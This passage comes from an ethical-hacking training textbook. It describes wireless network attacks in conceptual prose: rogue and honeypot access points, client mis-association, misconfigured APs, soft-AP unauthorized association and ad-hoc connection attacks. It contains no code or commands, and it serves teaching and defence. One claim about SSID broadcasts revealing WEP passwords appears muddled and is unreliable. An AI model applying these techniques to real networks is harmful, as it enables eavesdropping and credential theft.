



Figure 16.15: Rogue AP attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Client Mis-Association

Mis-association is a security flaw that can occur when a network client connects with a neighboring AP. Client mis-associations can occur for various reasons such as misconfigured clients, insufficient coverage of corporate Wi-Fi, lack of a Wi-Fi policy, restrictions on the use of Internet in the office, ad-hoc connections that administrators do not manage regularly, and attractive SSIDs. They can occur with or without the knowledge of the wireless client and rogue AP.

To perform a client mis-association attack, an attacker sets up a rogue AP outside the corporation's perimeter. The attacker first learns the SSID of the target wireless network. Using a spoofed SSID, the attacker may send beacons advertising the rogue AP in order to lure clients to connect. The attacker can use the rogue AP as a channel to bypass enterprise security policies. Once a client connects to the rogue AP, an attacker can retrieve sensitive information such as usernames and passwords by launching MITM, EAP dictionary, or Metasploit attacks to exploit client mis-association.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.16: Client mis-association attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Misconfigured AP Attack

Most organizations spend significant amounts of time defining and implementing Wi-Fi security policies, but it may be possible for a client of a wireless network to change the security settings of an AP unintentionally. This, in turn, may lead to misconfigurations in APs. A misconfigured AP can expose an otherwise well-secured network to attacks.

It is difficult to detect a misconfigured AP because it is an authorized, legitimate device on the network. Attackers can easily connect to a secured network through misconfigured APs, which continue to function normally after an attacker connects because no alerts will be triggered even if the attacker uses the connection to compromise security. Many organizations fail to maintain Wi-Fi security policies and do not take proper measures to eliminate this flaw in security configurations.

As the Wi-Fi networks of organizations expand to more locations and more devices, misconfigured APs become increasingly dangerous. The key elements that play an important role in this kind of attack include the following:

- **SSID broadcast**: An attacker configures APs to broadcast SSIDs to authorized users. All AP models have their own default SSID, and APs with default configurations using default SSIDs are vulnerable to brute-force dictionary attacks. Even if users enable WEP, an unencrypted SSID broadcasts the password in plaintext.
- **Weak password**: Some network administrators incorrectly use SSIDs as basic passwords to verify authorized users. SSIDs act as rudimentary passwords and help network administrators recognize authorized wireless devices in the network.
- **Configuration error**: Configuration errors include errors made during installation, configuration policies on an AP, human errors made while troubleshooting WLAN

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

problems, and security changes not implemented uniformly across an architecture. SSID broadcasting is a configuration error that assists attackers in stealing an SSID, which makes the AP assume that the attacker is attempting a legitimate connection.





Figure 16.17: Misconfigured AP attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Unauthorized Association

Unauthorized association is a major threat to wireless networks. It has two forms: accidental association and malicious association. An attacker performs malicious association with the help of soft APs instead of corporate APs. The attacker creates a soft AP, typically on a laptop, by running a tool that makes the laptop's NIC appear as a legitimate AP. The attacker then uses the soft AP to gain access to the target wireless network. Software APs are available on client cards or embedded WLAN radios in some PDAs and laptops; an attacker can launch these directly or through a virus program. The attacker infects the victim's machine and activates soft APs, allowing an unauthorized connection to the enterprise network. An attacker who gains access to the network using unauthorized association may steal passwords, launch attacks on a wired network, or plant Trojans. On the other hand, accidental association involves connecting to the target network's AP from a neighboring organization's overlapping network without the victim's knowledge.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.18: Unauthorized association attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ad-Hoc Connection Attack

Wi-Fi clients can communicate directly via an ad-hoc mode that does not require an AP to relay packets. Data can be conveniently shared among clients in ad-hoc networks, which are quite popular among Wi-Fi users. Security threats arise when an attacker forces a network to enable the ad-hoc mode. Some network resources are accessible only in the ad-hoc mode, but this mode is inherently insecure and does not provide strong authentication or encryption. Thus, an attacker can easily connect to and compromise a client operating in the ad-hoc mode. An attacker who penetrates a wireless network can also use an ad-hoc connection to compromise the security of the organization's wired LAN.





Figure 16.19: Ad-Hoc connection attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Honeypot AP Attack

If multiple WLANs co-exist in the same area, a user can connect to any available network. Such areas are vulnerable to attacks. Normally, when a wireless client is switched on, it probes a nearby wireless network for a specific SSID. An attacker takes advantage of this behavior of wireless clients by setting up an unauthorized wireless network using a rogue AP. This AP has high-power (high-gain) antennas and uses the same SSID as the target network. Users who regularly connect to multiple WLANs may connect to the rogue AP. Such APs mounted by attackers are called "honeypot" APs. They transmit a stronger beacon signal than legitimate APs so that NICs searching for the strongest available signal may connect to the rogue AP. If an authorized user connects to a honeypot AP, a security vulnerability is created and sensitive user information such as identity, username, and password may be revealed to the attacker.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


